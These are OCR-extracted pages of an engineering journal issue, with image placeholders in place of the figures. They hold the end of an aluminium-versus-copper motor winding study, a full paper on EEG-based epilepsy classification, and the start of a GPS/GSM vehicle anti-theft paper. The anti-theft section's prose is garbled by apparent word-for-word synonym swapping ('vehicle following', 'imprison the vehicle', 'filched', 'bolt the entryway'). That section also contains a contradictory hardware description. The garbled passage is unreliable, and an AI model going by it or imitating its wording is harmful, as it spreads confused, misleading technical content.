


Fig-2: Losses in aluminum winding motor

ISSN 2394 - 7780




Fig-3: Losses in copper winding motor

B. Measurement of Noise Level

The noise level of this two motor is important considering their utilization in home appliances. The noise level of these motors measured by sound meter.




Fig-4: Noise level in aluminum and copper winding motor

The noise level of motor with aluminum winding is smaller than the motor with copper winding.

C. Heating Test of Motor's windings

An important problem in electric motor operation is insulation class, and implicitly, the temperature of the winding.




Fig-5: Temperature variation in aluminum and copper winding motor

ISSN 2394 - 7780

The temperature of the aluminum winding is 10^0C greater than copper winding but it is in permissible limits.

CONCLUSION

In this paper, design of 75W induction motor using aluminum wire motor and copper wire motor. The performance of aluminum wire motor and copper wire motor is almost same. We use more aluminum than copper for same rating but the cost of the aluminum is less than copper and winding material cost is decrease by 85%. The efficiency of aluminum winding motor is greater than copper winding motor. The noise level of aluminum winding motor is less than copper winding motor. The temperature variation in aluminum winding is 10^0C greater than copper winding but these does not much effect on the operation. After considering all the above factors the aluminum winding motor is more efficient than copper winding motors for small applications.

REFERENCES

- Mariana Iorgulescu, Study of Single Phase Induction Motor with Aluminum versus Copper Stator Winding
- Pil-Wan Han, Yon-Do Chun, The Study To Substitute Aluminum For Copper As a Winding Material in Induction Machine
- Wiliam R. Finley, Mark M.Hodowanec, Selection of Copper vs. Aluminum Rotors for Induction Motor
- Daewoong Choi, Tae-June Kang, Stator Insulation Quality Assurance Testing For Appliance Motor With Aluminum Winding

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

ANALYSIS OF EEG SIGNALS FOR AUTOMATED DETECTION OF EPILEPSY

Kaushal Ajugia[1] and Kevin Noronha[2]
Student[1] and Professor[2], Department of Electronics and Telecommunication Engineering, St. Francis Institute of Technology

1. ABSTRACT
Epilepsy is a common neurological disorder that shows symptoms of recurrent seizures. World Health Organization statistics indicate that every year between 40 and 70 per 100,000 people are diagnosed with epilepsy and in developed countries this figure increases 2 times. Electroencephalogram (EEG) signals are used to detect seizures. Electroencephalogram (EEG) signals are used to detect and study the characteristics of epileptic activities. Owing to the non-linear and dynamic nature of EEG signals, visual inspection and interpretation of these signals are tedious, time-consuming, error-prone, and subjected to inter-observer variability. Therefore, several Computer Aided Diagnostic (CAD) based studies have adopted non-linear techniques to study the normal, pre-ictal, and ictal activities in EEGs. In this paper, we present an automatic technique based on data mining for epileptic activity classification. In order to compare our study with the results of relative studies in the literature, we used the widely used benchmark dataset from Bonn University for evaluation of our proposed technique. Hundred samples each in normal, pre-ictal, and ictal categories were used. We have been successful in attaining an Accuracy of 89.15% for Normal EEG signals, 83.63% for Pre-Ictal EEG signals and 98.17% for Ictal EEG Signals.

Keyword: CAD, EEG, Epileptic, Pre-ictal, ictal

2. INTRODUCTION
Epilepsy is a chronic neurological disorder characterized by recurrent unprovoked seizures [1] resulted from abnormal, excessive and hyper synchronous neuronal activity in brain Meta-analysis of 33 articles showed that the median incidence of epilepsy was 50.4 per 100,000 per year [2], [3]. The incidence rate of epilepsy was 45.0 per 100,000 per year for high income countries and 81.7 per 100,000 per year for low income and middle income countries. Moreover, the population-based studies have provided higher incidence than hospital-based studies [4]. Epilepsy can be noninvasively diagnosed using EEG signals which are recordings on scalp of electrical activity of the brain. Seizures can be focal or generalized. If seizures are focal in nature, only part of the brain is affected, whereas in generalized epilepsy the entire brain is affected. Since in brain there are millions of neurons interconnected in a very complex manner, the resultant EEG signal is complex, nonlinear, non-stationary and non-Gaussian in nature. Over the past 20 years, much research has been carried out using time and frequency domain measures [5-6]. In a study with EEG sampled at high frequency was show to be effective in localizing epileptic foci [7]. It was shown that linear prediction method can effectively be used in signal generation, storage and transmission of EEG [6]. Using independent component analysis (ICA), the artefacts in EEG signal were removed and the individual sources were separated.

The flow of the paper is as follows: Section 3 provides the Dataset description. Section 4 describes the methodology and feature extraction. Section 5 discusses the results of the paper. Finally, the paper concludes in Section 6.

3. DATA DESCRIPTION
The EEG data used in this study was obtained from Bonn University open source database [8]. Three classes of data, namely normal, pre-ictal and ictal were considered for analysis. From each data class 100 data files were used. Each data file consists of 23.6s duration signal sampled at 173.61Hz. The normal EEG was acquired using standard electrode placement scheme from *five* healthy volunteers in relaxed awake state while the eyes remained open.

The ictal EEG signals were acquired from *five* epilepsy patients during the epileptic seizures. These signals were collected from patients using intracranial electrodes that were placed on the correct epileptogenic zone [9-10]. The pre-ictal EEG signals were acquired from the same *five* epilepsy patients when there were no seizures. The typical EEG signals of normal, pre-ictal and ictal cases were shown depicted in Fig. 1.1, Fig. 1.2 and Fig. 1.3 respectively.

ISSN 2394 - 7780




Figure-1.1 - Normal




Figure-1.2 - Pre-ictal




Figure-1.3 - Ictal

4. METHODOLOGY

The block diagram of proposed automated epilepsy detection is given in Fig. 2. The EEG signals are divided into training dataset and testing dataset for building and evaluating the performance of a classifier. An offline training system describes the steps followed in building a classifier for the classification of EEG signals. After EEG signal pre-processing, different entropy algorithms are used for significant feature extraction from the EEG signals. The entropies used are Approximate Entropy, Sample Entropy, 3rd order cumulants, Hfd, Hurst Exponent and Bispectral Entropy [11]. Significant features are then used to train the classifiers. In an online system, features are extracted from unclassified test samples and all the classifier parameters are applied to resolve its class label. Classifier performance is evaluated in terms of its accuracy.

ISSN 2394 - 7780




Figure-2: Block diagram of Proposed System

Classifier SVM: In recent years, Support Vector Machine (SVM) classifiers have demonstrated excellent performance in a variety of pattern recognition problems [12-13]. SVMs were originally formulated for the two-class problem but have been extended to multi-class problems. It searches for a hyperplane as a decision surface that separates positive and negatives examples from each other with maximum margin. This involves orienting the separating hyperplane to be perpendicular to the shortest line separating the convex hulls of the training data for each class, and locating it midway along this line. The kernel functions can be used to solve the nonlinear boundary problems. The dot product in the feature space is expressed by some kernel functions of two vectors in input space. The radial basis function (RBF) and polynomial kernels are commonly used. With the use of kernels, an explicit transformation of the data to the feature space is not required. In this work, we use the RBF kernel function with a one against-all algorithm to classify an input EEG segment among the three classes.

5. RESULTS

The extracted features were applied to the classifier and the classification accuracy is observed. Three classes viz normal, pre Ictal and Ictal are then plotted for the frequency and amplitude. The Fig. 3 shows Bispectrum for Exemplary EEGs output. The Bispectrum provides information regarding specific interactions between the various frequency components of a signal. Fig. 4 shows Exemplary EEGs and Fig. 5 shows output of Filtered Exemplary EEGs. The classification accuracy is then tabulated. We have achieved 98.17 % accuracy for Ictal case in the proposed code as shown in Table 1 below.

Table-1: Accuracy results of proposed code

Type of EEG	Accuracy in Percentage
Normal	89.15
Pre-ictal	83.63
Ictal	98.17




Figure-3: Bispectrum for Exemplary EEGs.

ISSN 2394 - 7780




Figure-4: Exemplary EEGs.




Figure-5: Filtered Exemplary EEGs.

6. CONCLUSION

We have been successful in achieving an accuracy of 89.15% for Normal EEG signals, 83.63% for Pre-Ictal EEG signals and 98.17% for Ictal EEG Signals. The proposed technique is capable of classifying EEG segments with clinically acceptable accuracy using less number of features that can be extracted with less computational cost. The technique can be written as a software application that can be easily deployed at a low cost and used with almost no expert training. We foresee that this software can, in the future, evolve into an efficient adjunct tool that cannot only classify epileptic activities in EEG signals but also automatically monitor the onset of seizures and thereby aid the doctors in providing better and timely care for the patients suffering from epilepsy.

7. REFRENCES

[1] https://www.who.int/news-room/fact-sheets/detail/epilepsy

[2] M. J. Aminoff, R. P. Simon and D. A. Greenberg, Clinical Neurology, 6th edn. (McGraw-Hill Medical, 2005).

[3] R. Fisher, W. van Emde Boas, W. Blume, C. Elger, P. Genton, P. Lee and J. Engel, Epileptic seizures and epilepsy: Definitions proposed by the International League Against Epilepsy (ILAE) and the International Bureau for Epilepsy (IBE), Epilepsia 46(4) (2005) 470–472.

[4] A. K. Ngugi, S. M. Kariuki, C. Bottomley, I. Kleinschmidt, J. W. Sander and C. R. Newton, Incidence of epilepsy: A systematic review and meta-analysis, Neurology 77(10) (2011) 1005–1012.

ISSN 2394 - 7780

[5] D. P. Subha, K. P. Joseph, U. R. Acharya and C. M. Lim, EEG Signal Processing: A Survey, Journal of Medical Systems 34(2) (2010) 195–212.

[6] A. V. Medvedev, A. M. Murro and K. J. Meador, Abnormal interictal gamma activity may manifest a seizure onset zone in temporal lobe epilepsy, Int. J. Neural Syst. 21(2) (2011) 103–114.

[7] R. S. Fisher, W. R. Webber, R. P. Lesser, S. Arroyo and S. Uematsu, High-frequency EEG activity at the start of seizures, J. Clin. Neurophysiol. 9(3) (1992) 441–448.

[8] EEG time series data, Department of Epileptology, University of Bonn, Available at http://epileptologie-bonn.de/cms/front content.php?idcat=193

[9] R. G. Andrzejak, K. Lehnertz, C. Rieke, F. Mormann, P. David and C. E. Elger, Indications of nonlinear deterministic and finite dimensional structures in time series of brain electrical activity: Dependence on recording region and brain state, Phys. Rev. E 64 (2001) 061907.

[10] R. G. Andrzejak, G. Widman, K. Lehnertz, C. Rieke, P. David and C. E. Elger, The epileptic process as nonlinear deterministic dynamics in a stochastic environment: An evaluation on mesial temporal lobe epilepsy, Epilepsy Res. 44(2) (2001) 129–140.

[11] U Rajendra Acharya, Vidya K Sudarshan and Joel En Wei Koh, Application of entropies for automated diagnosis of epilepsy using EEG signals: A review, ARTICLE in KNOWLEDGE-BASED SYSTEMS • AUGUST 2015.

[12] Vapnik, V., Statistical learning theory. Willey, New York, 1998.

[13] Burgess, C. J., A tutorial on support vector machines for pattern recognition. Data Min. Knowl. Discov. 2(2):1–47, 1998.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

ANTI-THEFT SYSTEM BASED ON GSM AND GPS MODULE

Jadav Ketan Subhash, Pawar Akash Vijay, Saroj Shailesh Kumar Rajendra, Maurya Aakash Awadhraj and Prof. Rahatullah Khan
Department of Electrical Engineering, Theem College Of Engineering, Boisar

ABSTRACT
In this paper a vehicle following plan is proposed which track the vehicle and offers to imprison the vehicle in a base timeframe when it is lost. Vehicle following and bolting framework has a Global Positioning System (GPS) and a Global System for Mobile Communications (GSM). Proprietor can send a proclamation whenever to the gadget which is in the vehicle. The gadget is secret key ensured. Proprietor's message must be fused with the secret phrase to open the gadget. At the point when the gadget is opened, at that point it will give the co-ordinate of the vehicle through the message. In the event that the vehicle is filched, proprietor can direction the gadget to bolt the entryway of the vehicle and proposed framework will consequently inform closest police headquarters about taking occasion. Haversine equation is utilized to discover the closest police headquarters from GPS information and back end database. At that point the closest police headquarters may initiate vital activities to recoup the vehicle. The entire framework is fueled by a battery-powered battery and connector. This paper clarifies the foreseen outcome and gives some substance about future execution.

Keywords: Vehicle tracking system, Control unit, PIC-16 microcontroller, GPS & GSM technology, Cellphone, Google map.

INTRODUCTION
There are various GPS (global positioning system) based after structures winning today. Still in the Indian circumstance they are not in a lot of usage because of economy. Correspondingly, wherever all through the world the systems presented are fantastically for the four wheelers; yet for a country like India where a lot of the people thrives using bicycles, here is the most affordable wellspring of an adversary of theft following structure. In current days, the prosperity of private and open vehicles is a critical concern. To ensure prosperity while simultaneously traveling, GPS following system is presented in vehicle. Vehicle following system using GPS and GSM empowers customer to discover the vehicle through Short Message Administration (SMS) in cell phone. Police can seek after the sign created by the accompanying system to locate a taken vehicle. Various parameters like land encourages, speed, partition, etc can be gained and subsequently observed on a propelled guide using programming.

Watching and administering adaptable assets are a trot need of associations overseeing transportation organizations, and a part which private vehicle owners would enjoy. Extending the use of such a system to against theft use was the fundamental objective of the present structure plan. The structure made arrangements for executing a vehicle following system which can help a customer with following the vehicle and offer unfriendly to burglary organizations. It uses a mobile phone to talk with the structure, which uses GSM and GPS advancements to give the perfect organizations. The work also intended to develop a shrewd Graphical UI (GUI) for the phone application. In this paper, a steady Arduino based vehicle following system with GPS and GPRS shield is associated with the moving vehicle to enable the owner/customer to pursue the territory of that vehicle.

This proposed structure will constantly screen a moving vehicle and report the status of the vehicle. For doing so an Arduino UNO board with PIC16 microcontroller is interfaced to a GSM module and GPS authority. The GPS recipient will always give the data indicating the circumstance of the vehicle to the extent degree and longitude ceaselessly. The GSM module will send the position (Latitude and Longitude) of the vehicle to telephone from a remote spot. Comparable data is moreover appeared on LCD. Google map shows the zone and name of the spot on PDA dynamically.

OBJECTIVES OF STUDY
The main objectives of the proposed pic16 microcontroller based tracking system

1. The primary goal of the project is an acquisition geographic coordinates of vehicle in real time using GPS receiver.
2. Communication of information about location of vehicle using the GSM module.
3. Display name of the google map in real time using cell phone and position.

ISSN 2394 - 7780

METHODOLOGY

1. GPS Introduction

The global positioning system (GPS) is worldwide route satellite framework which utilizes a group of stars of somewhere in the range of 24 and 32 Medium Earth Circle satellites that transmit exact microwave flag, that empower GPS beneficiaries to decide their area, speed, heading, and time. GPS has become a broadly utilized guide to route around the world, and a helpful instrument for map-production, land looking over, business, logical uses, following and reconnaissance, and side interests, for example, geo-storing and way stamping. Likewise, the exact time reference is utilized in numerous applications including the logical investigation of seismic tremors and as a period synchronization hotspot for cell arrange conventions. GPS has become a backbone of transportation frameworks around the world, giving route to flying, ground, and sea tasks. Calamity help and crisis administrations rely on GPS for area and timing abilities throughout their life-sparing missions. The exact planning that GPS gives encourages regular exercises, for example, banking, cell phone tasks, and even the control of intensity matrices. Ranchers, surveyors, geologists and innumerable others play out their work all the more productively, securely, financially, and precisely utilizing the free and open GPS signals.

The Major Building blocks of this project are

- Microcontroller based Interface
- GPS Receiver for tracking A Location Information.
- GSM Modem for remote communication (Send or receive SMS).
- External Sensor input's
- 16 x 2 LCD Module
- Relay and Buzzer
- Regulated power supply

